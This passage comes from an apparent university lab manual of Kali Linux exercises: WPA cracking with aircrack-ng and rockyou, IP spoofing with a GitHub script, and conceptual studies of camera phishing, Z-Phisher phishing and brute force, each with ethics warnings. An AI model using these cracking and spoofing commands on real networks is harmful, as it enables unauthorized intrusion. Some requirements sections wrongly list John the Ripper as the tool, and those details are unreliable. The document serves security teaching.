┌──(kali㉿kali)-[~]
└─$ aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

Opening capture.cap
Read 15000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:14:6C:7E:40:80  MyWiFi                    WPA (1 handshake)

Choosing first network...

Reading packets, please wait...

KEY FOUND! [ password123 ]

Master Key     : XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
Transient Key  : XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
```

Result:

Wireless networks were successfully analyzed and audited using Aircrack-ng tools The experiment demonstrated how weak passwords and insecure configurations can be exploited, highlighting the importance of strong encryption and secure Wi-Fi practices.

Ex. Nos.11	Performing IP Spoofing Using a GitHub Tool in Kali Linux (Education Demonstration)
Date :	

Aim

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

⚠ **Important Note**

This experiment is conducted strictly for academic and ethical purposes on authorized networks only.
Unauthorized IP spoofing is illegal and punishable by law.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

Introduction

IP spoofing is a technique where an attacker forges the source IP address in network packets to impersonate another system. It is commonly used in attacks such as DDoS, session hijacking, and bypassing IP-based authentication. This experiment demonstrates IP spoofing using a publicly available GitHub tool to understand how attackers manipulate packet headers. Kali Linux provides a safe and controlled environment for ethical network security experimentation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux
2. Update system packages:
3. sudo apt update

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. git clone https://github.com/<username>/<ip-spoofing-tool>

3. Navigate to the tool directory:
4. cd ip-spoofing-tool

Step 4: Install Dependencies

1. Install required dependencies:
2. sudo apt install python3
3. pip3 install -r requirements.txt

Step 5: Configure the Tool

1. Open the script file:
2. nano spoof.py
3. Configure:

o Target IP address
o Spoofed source IP address
o Network interface

Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. sudo python3 spoof.py
3. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. sudo tcpdump
3. Verify spoofed source IP packets.

Output

Packets are sent with forged source IP addresses.
Network traffic reflects spoofed IP information.
Demonstration successfully completed.

```
┌──(student㉿kali)-[~]
└─$ nano spoof.py

┌──(student㉿kali)-[~]
└─$ sudo python3 spoof.py
Sending spoofed packets...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 8.8.8.8
  dst       = 10.0.2.15
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = b''

WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: more MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.
Sent 5 packets.
```

```
09:17:14.696974 IP 93.243.107.34.bc.googleusercontent.com.https > 10.0.2.15.3
9712: Flags [P.], seq 1051:1188, ack 2017, win 65535, length 137
09:17:14.747501 IP 10.0.2.15.39712 > 93.243.107.34.bc.googleusercontent.com.h
ttps: Flags [.], ack 1188, win 63053, length 0
09:17:16.096172 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:16.096735 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:26.321960 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:26.322143 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:36.545154 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:36.545449 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:46.785071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:46.785542 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:51.903328 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
09:17:51.903704 ARP, Reply 10.0.2.2 is-at 52:55:0a:00:02:02 (oui Unknown), le
ngth 50
09:17:57.025215 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:57.025765 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:07.264939 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5521, win 65535, length 0
09:18:07.266136 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:11.910013 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [P.], seq 2998:3022, ack 5521, win 65535, length 24
09:18:11.910071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [F.], seq 3022, ack 5521, win 65535, length 0
09:18:11.910614 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3022, win 65535, length 0
09:18:11.910615 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3023, win 65535, length 0
09:18:11.913985 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [F.], seq 5521, ack 3023, win 65535, length 0
09:18:11.913997 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5522, win 12224, length 0
```

Result

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux. The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

Ex. Nos. 11	Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux (Educational Demonstration)
Date :	

Aim

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

⚠ **Important Note**

This experiment is conducted strictly for academic and ethical purposes using consent-based simulations only.
Unauthorized camera access or phishing activities are illegal and unethical.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

Introduction

Camera phishing is a social-engineering–based attack where victims are tricked into granting camera access through malicious links or fake web pages. Such attacks can compromise user privacy and are commonly used in cybercrime, surveillance, and identity theft scenarios. Studying camera phishing in Kali Linux using open-source tools helps students understand how attackers exploit human behavior rather than software vulnerabilities. This experiment focuses on **awareness, detection, and prevention**, not real-world exploitation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:

o How fake permission prompts are created
o How user interaction is exploited
o Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a local, consent-based simulation using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior

Step 5: Analyze Security Implications

1. Identify risks related to:

o Unauthorized camera access

o Privacy leakage

o Social engineering

2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

Step 6: Study Prevention Techniques

Browser permission management

User awareness and training

HTTPS and trusted domains


OS-level camera access controls


Output

Understanding of how camera phishing attacks operate.

Awareness of user privacy risks.

Screenshots and observations recorded for academic reference





Result

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

The experiment enhanced understanding of social-engineering attacks and emphasized the importance of user awareness and privacy protection.

EXPERIMENT – 13

Study of Phishing Attacks Using Z-Phisher (Open-Source GitHub Tool) in Kali Linux – Educational Demonstration

Aim

To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Z-Phisher (Open-Source GitHub Framework – Educational Use)
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Phishing is a social-engineering attack where attackers trick users into revealing sensitive information such as usernames, passwords, or OTPs by impersonating trusted entities. Z-Phisher is an open-source educational framework that demonstrates how phishing pages are structured and how attackers exploit human trust rather than software vulnerabilities. Studying phishing attacks in a controlled Kali Linux environment helps learners understand attack workflows, risks, and the importance of security awareness and defense mechanisms.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Z-Phisher Framework

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
   - Types of phishing templates
   - Social-engineering techniques used
   - Ethical usage warnings

Step 3: Understand Phishing Attack Workflow

1. Analyze how fake login pages mimic legitimate websites.
2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

Step 4: Controlled Demonstration (Simulation Only)

1. Perform a **local, consent-based simulation** using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

Step 5: Identify Security Risks

- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations

Step 6: Study Prevention Techniques

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

Output

- Clear understanding of phishing techniques and attack flow.
- Identification of social-engineering risks.
- Screenshots and notes recorded for academic reference.

Result

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux.
This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

Reference

https://www.kali.org
https://github.com

⚠ **Important Note**

This experiment is conducted **strictlyforacademicand ethical purposes** using simulated environments and dummy credentials only.
Real-world phishing attacks are illegal and unethical.

EXPERIMENT – 14

Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment

Aim

To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tools:** Open-sourcepassword auditing utilities (educational use only)
- **System Requirements:**
  - RAM: Minimum4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

A brute force password attack is a method where all possible password combinations are systematically tried until the correct one is found.
Such attacks exploit weak passwords, poor authentication policies, and lack of account lockout mechanisms.
Studying brute force techniques in a controlled Kali Linux environment helps learners understand real-world risks and reinforces best practices for password security and system hardening.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Set Up a Controlled Test Environment

1. Usea **locally created test account** or **dummy authentication service**.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

Step 3: Study Brute Force Attack Workflow

1. Understand how login mechanisms validate credentials.

2. Analyze how attackers automate repeated login attempts.
3. Observe how password complexity affects attack feasibility.

Step 4: Educational Demonstration (Simulation Only)

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
3. Record observations without executing real attacks.

Step 5: Analyze Security Weaknesses

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

Step 6: Study Prevention and Mitigation Techniques

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

Output

- Understanding of brute force attack concepts.
- Identification of password-related security risks.
- Screenshots and notes recorded for academic reference.

Result

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.
The experiment emphasized the importance of strong passwords and robust authentication mechanisms to prevent unauthorized access.

Reference

https://www.kali.org
https://owasp.org

⚠ **Important Note**

This experiment is conducted **strictly for academic and ethical purposes** using isolated test environments and dummy credentials only.
Unauthorized brute force attacks on real systems are illegal and unethical.